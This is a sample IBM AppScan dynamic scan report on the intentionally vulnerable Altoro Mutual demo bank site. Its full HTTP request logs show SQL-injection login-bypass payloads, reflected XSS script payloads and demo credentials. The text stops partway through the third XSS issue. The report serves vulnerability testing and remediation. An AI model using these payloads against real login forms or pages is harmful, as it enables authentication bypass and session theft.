IBM Application Security on Cloud Scan Security Report

Name: Demo-DAST

Notes: Sample report for demo application.

Created by:	IBM Application Security Analyzer - Mobile, Version 1.1.262.0
Scan name:	demo.testfire.net
Scan started:	Tuesday, January 02, 2018 1:14:38 PM
Operating system:	DAST

Summary of security issues

High severity issues:	10
Medium severity issues:	17
Low severity issues:	80
Informational severity issues:	11
Total security issues:	**118**

General Information

Test policy: Default (Production)

Host:	demo.testfire.net
Port:	0
Operating system:	Win32
Web server:	IIS
Application Server:	Any

Login Settings

Login method:	Automatic
Concurrent Logins:	Enabled
JavaScript execution:	Disabled
In-session detection:	Enabled

In-session pattern:	`>Sign Off<`
Tracked or session ID cookies:	`ASP.NET_SessionId` `amSessionId`
Tracked or session ID parameters:	

Login sequence:	`https://demo.testfire.net/`
	`https://demo.testfire.net/bank/login.aspx`
	`https://demo.testfire.net/bank/login.aspx`
	`https://demo.testfire.net/bank/main.aspx`

Table of Contents

Summary

Issues

Advisories

- Authentication Bypass Using SQL Injection
- Cross-Site Scripting
- DOM Based Cross-Site Scripting
- Predictable Login Credentials
- SQL Injection
- Cross-Site Request Forgery
- Deprecated SSL Version is Supported
- Directory Listing
- HTTP Response Splitting
- Inadequate Account Lockout
- Link Injection (facilitates Cross-Site Request Forgery)
- Missing Secure Attribute in Encrypted Session (SSL) Cookie
- Padding Oracle On Downgraded Legacy Encryption (a.k.a. POODLE)
- Phishing Through Frames
- RC4 cipher suites were detected
- Session Identifier Not Updated
- Autocomplete HTML Attribute Not Disabled for Password Field
- Body Parameters Accepted in Query
- Cacheable SSL Page Found
- Compressed Directory Found
- Database Error Pattern Found
- Direct Access to Administration Pages
- Directory Listing Pattern Found
- Encryption Not Enforced
- Hidden Directory Detected
- Microsoft ASP.NET Debugging Enabled
- Missing HttpOnly Attribute in Session Cookie
- Missing or insecure "Content-Security-Policy" header
- Missing or insecure "X-Content-Type-Options" header
- Missing or insecure "X-XSS-Protection" header
- Missing or insecure Cross-Frame Scripting Defence
- Missing or insecure HTTP Strict-Transport-Security Header
- Query Parameter in SSL Request
- Talentsoft WebPlus Server Source Code Disclosure and Information Leakage
- Temporary File Download
- Application Error
- Application Test Script Detected
- Email Address Pattern Found
- HTML Comments Sensitive Information Disclosure
- Possible Server Path Disclosure Pattern Found
- SHA-1 cipher suites were detected

Fix Recommendations

- Authentication Bypass Using SQL Injection
- Cross-Site Scripting
- DOM Based Cross-Site Scripting
- Predictable Login Credentials
- SQL Injection
- Cross-Site Request Forgery
- Deprecated SSL Version is Supported
- Directory Listing
- HTTP Response Splitting
- Inadequate Account Lockout
- Link Injection (facilitates Cross-Site Request Forgery)
- Missing Secure Attribute in Encrypted Session (SSL) Cookie
- Padding Oracle On Downgraded Legacy Encryption (a.k.a. POODLE)
- Phishing Through Frames
- RC4 cipher suites were detected
- Session Identifier Not Updated
- Autocomplete HTML Attribute Not Disabled for Password Field
- Body Parameters Accepted in Query
- Cacheable SSL Page Found
- Compressed Directory Found
- Database Error Pattern Found
- Direct Access to Administration Pages
- Directory Listing Pattern Found
- Encryption Not Enforced
- Hidden Directory Detected
- Microsoft ASP.NET Debugging Enabled
- Missing HttpOnly Attribute in Session Cookie
- Missing or insecure "Content-Security-Policy" header

- Missing or insecure "X-Content-Type-Options" header
- Missing or insecure "X-XSS-Protection" header
- Missing or insecure Cross-Frame Scripting Defence
- Missing or insecure HTTP Strict-Transport-Security Header
- Query Parameter in SSL Request
- Talentsoft WebPlus Server Source Code Disclosure and Information Leakage
- Temporary File Download
- Application Error
- Application Test Script Detected
- Email Address Pattern Found
- HTML Comments Sensitive Information Disclosure
- Possible Server Path Disclosure Pattern Found
- SHA-1 cipher suites were detected

Application Data


- Visited URLs
- Failed Requests

Summary

Total security issues: **118**

Issue Types: **41**

	Number of Issues
Authentication Bypass Using SQL Injection	2
Cross-Site Scripting	4
DOM Based Cross-Site Scripting	1
Predictable Login Credentials	1
SQL Injection	2
Cross-Site Request Forgery	3
Deprecated SSL Version is Supported	1
Directory Listing	1
HTTP Response Splitting	1
Inadequate Account Lockout	1
Link Injection (facilitates Cross-Site Request Forgery)	1
Missing Secure Attribute in Encrypted Session (SSL) Cookie	5
Padding Oracle On Downgraded Legacy Encryption (a.k.a. POODLE)	1
Phishing Through Frames	1
RC4 cipher suites were detected	1
Session Identifier Not Updated	1
Autocomplete HTML Attribute Not Disabled for Password Field	2
Body Parameters Accepted in Query	2
Cacheable SSL Page Found	14
Compressed Directory Found	12
Database Error Pattern Found	3
Direct Access to Administration Pages	1
Directory Listing Pattern Found	1
Encryption Not Enforced	5
Hidden Directory Detected	3
Microsoft ASP.NET Debugging Enabled	3
Missing "Content-Security-Policy" header	5
Missing "X-Content-Type-Options" header	5
Missing "X-XSS-Protection" header	5
Missing Cross-Frame Scripting Defence	4
Missing HTTP Strict-Transport-Security Header	5
Missing HttpOnly Attribute in Session Cookie	1
Query Parameter in SSL Request	5
Talentsoft WebPlus Server Source Code Disclosure and Information Leakage	1
Temporary File Download	3
Application Error	3
Application Test Script Detected	1
Email Address Pattern Found	2
HTML Comments Sensitive Information Disclosure	3
Possible Server Path Disclosure Pattern Found	1
SHA-1 cipher suites were detected	1



Issues

H DAST: Authentication Bypass Using SQL Injection 2

Issue 1 of 2

Severity:	**High**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	uid
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	9.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Insufficient Authentication
Risk:	It may be possible to bypass the web application's authentication mechanism
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 1 of 2 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`
Parameter manipulated from: `jsmith` to: `4ppSc4n`
Parameter manipulated from: `demo1234` to: `4ppSc4n`

Parameter manipulated from: `jsmith` to: `A%27+OR+%277659%27%3D%277659`
Parameter manipulated from: `demo1234` to: `s3ct3amy`

Reasoning: The test result seems to indicate a vulnerability because when four types of request were sent - a valid login, an invalid login, an SQL attack, and another invalid login - the responses to the two invalid logins were the same, while the response to the SQL attack seems similar the response to the valid login.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=odzqwf55q5oqbr55rkesy4ja; path=/; HttpOnly
Set-Cookie: amSessionId=53322183127; path=/
Set-Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; expires=Tue, 02-Jan-2018 14:33:22 GMT; path=/
Set-Cookie: amUserId=100116014; path=/
Set-Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:33:21 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fbank%2fmain.aspx">here</a>.</h2>
</body></html>


GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=53322183127;
ASP.NET_SessionId=odzqwf55q5oqbr55rkesy4ja; amUserId=100116014
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/login.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:43 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
```

```
                    <td align="right" valign="top">
                            <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                    </td>
           </tr>
           <tr>
                    <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2">
...
...
...

Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 41

uid=4ppSc4n&passw=4ppSc4n&btnSubmit=Login

HTTP/1.1 200 OK
Content-Length: 8828
Server: Microsoft-IIS/8.0
...
...
...

Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 63

uid=A%27+OR+%277659%27%3D%277659&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
...
...
...

Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 42

uid=4ppSc4n&passw=s3ct3amy&btnSubmit=Login

HTTP/1.1 200 OK
Content-Length: 8828
Server: Microsoft-IIS/8.0
...
...
...
```

Issue 2 of 2

Severity:	**High**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	passw
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	9.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Insufficient Authentication
Risk:	It may be possible to bypass the web application's authentication mechanism
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 2 of 2 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`
Parameter manipulated from: `jsmith` to: `4ppSc4n`
Parameter manipulated from: `demo1234` to: `4ppSc4n`
Parameter manipulated from: `demo1234` to: `A%27+OR+%277659%27%3D%277659`
Parameter manipulated from: `demo1234` to: `s3ct3amy`

Reasoning: The test result seems to indicate a vulnerability because when four types of request were sent - a valid login, an invalid login, an SQL attack, and another invalid login - the responses to the two invalid logins were the same, while the response to the SQL attack seems similar the response to the valid login.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=h4klkl45hqaqqa5535ll2mf4; path=/; HttpOnly
Set-Cookie: amSessionId=53423187726; path=/
Set-Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; expires=Tue, 02-Jan-2018 14:34:23 GMT; path=/
Set-Cookie: amUserId=100116014; path=/
Set-Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; path=/
```

```
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:34:23 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fbank%2fmain.aspx">here</a>.</h2>
</body></html>


GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=53423187726;
ASP.NET_SessionId=h4klkl45hqaqqa5535ll2mf4; amUserId=100116014
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/login.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:43 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a
...
...
...

Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 41
```

```
uid=4ppSc4n&passw=4ppSc4n&btnSubmit=Login

HTTP/1.1 200 OK
Content-Length: 8828
Server: Microsoft-IIS/8.0
...
...
...

Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 61

uid=jsmith&passw=A%27+OR+%277659%27%3D%277659&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
...
...
...

Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 42

uid=4ppSc4n&passw=s3ct3amy&btnSubmit=Login

HTTP/1.1 200 OK
Content-Length: 8828
Server: Microsoft-IIS/8.0
...
...
...
```

Go to Table of Contents

H DAST: Cross-Site Scripting 4

Issue 1 of 4

Severity:	**High**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/apply.aspx
Domain	demo.testfire.net
Element	amCreditOffer
Path	/bank/apply.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	7.5
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Cross-site Scripting
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 1 of 4 - Details

Difference: **Cookie** manipulated from: `CardType=Gold&Limit=10000&Interest=7.9` to:
`CardType=Gold&Limit=10000&Interest=7.9<script>alert(625)</script>`

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Requests and Responses:

```
POST /bank/apply.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9<script>alert(625)</script>;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014; lang=english
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/apply.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 29

passwd=demo1234&Submit=Submit

HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5443
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:16:59 GMT
Expires: -1
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Credit Card Application
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Admini
...
...
...

    cInterest = Request.Cookies["Interest"].Value;
    cType = Request.Cookies["CardType"].Value;
-->

<span id="_ctl0__ctl0_Content_Main_lblMessage">Your new Altoro Mutual Gold VISA with a $10000 and
7.9<script>alert(625)</script>% APR will be sent in the mail.</span>

<!--
    Password is not revalidated but stored in
    mainframe for non-repudiation purposes.
...
...
...
```

Issue 2 of 4

Severity:	**High**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/customize.aspx
Domain	demo.testfire.net
Element	lang
Path	/bank/customize.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	7.5
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Cross-site Scripting
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 2 of 4 - Details

Difference: **Parameter** manipulated from: `international` to: `<script>alert(667)</script>`

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Requests and Responses:

```
GET /bank/customize.aspx?lang=<script>alert(667)</script> HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014; lang=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/customize.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 5612
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: lang=<script>alert(667)</script>; path=/
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:17:21 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Customize Site Language
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
```

```
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Customize Site Language</h1>

<form name="aspnetForm
...
...
...

<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label1">Curent Language: </span>
  <span id="_ctl0__ctl0_Content_Main_langLabel"><script>alert(667)</script></span>
  </p>

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
...
...
...
```

Issue 3 of 4

Severity:	**High**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/disclaimer.htm
Domain	demo.testfire.net
Element	url
Path	/disclaimer.htm
Scheme	https
Domain	demo.testfire.net
CVSS	7.5
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Cross-site Scripting
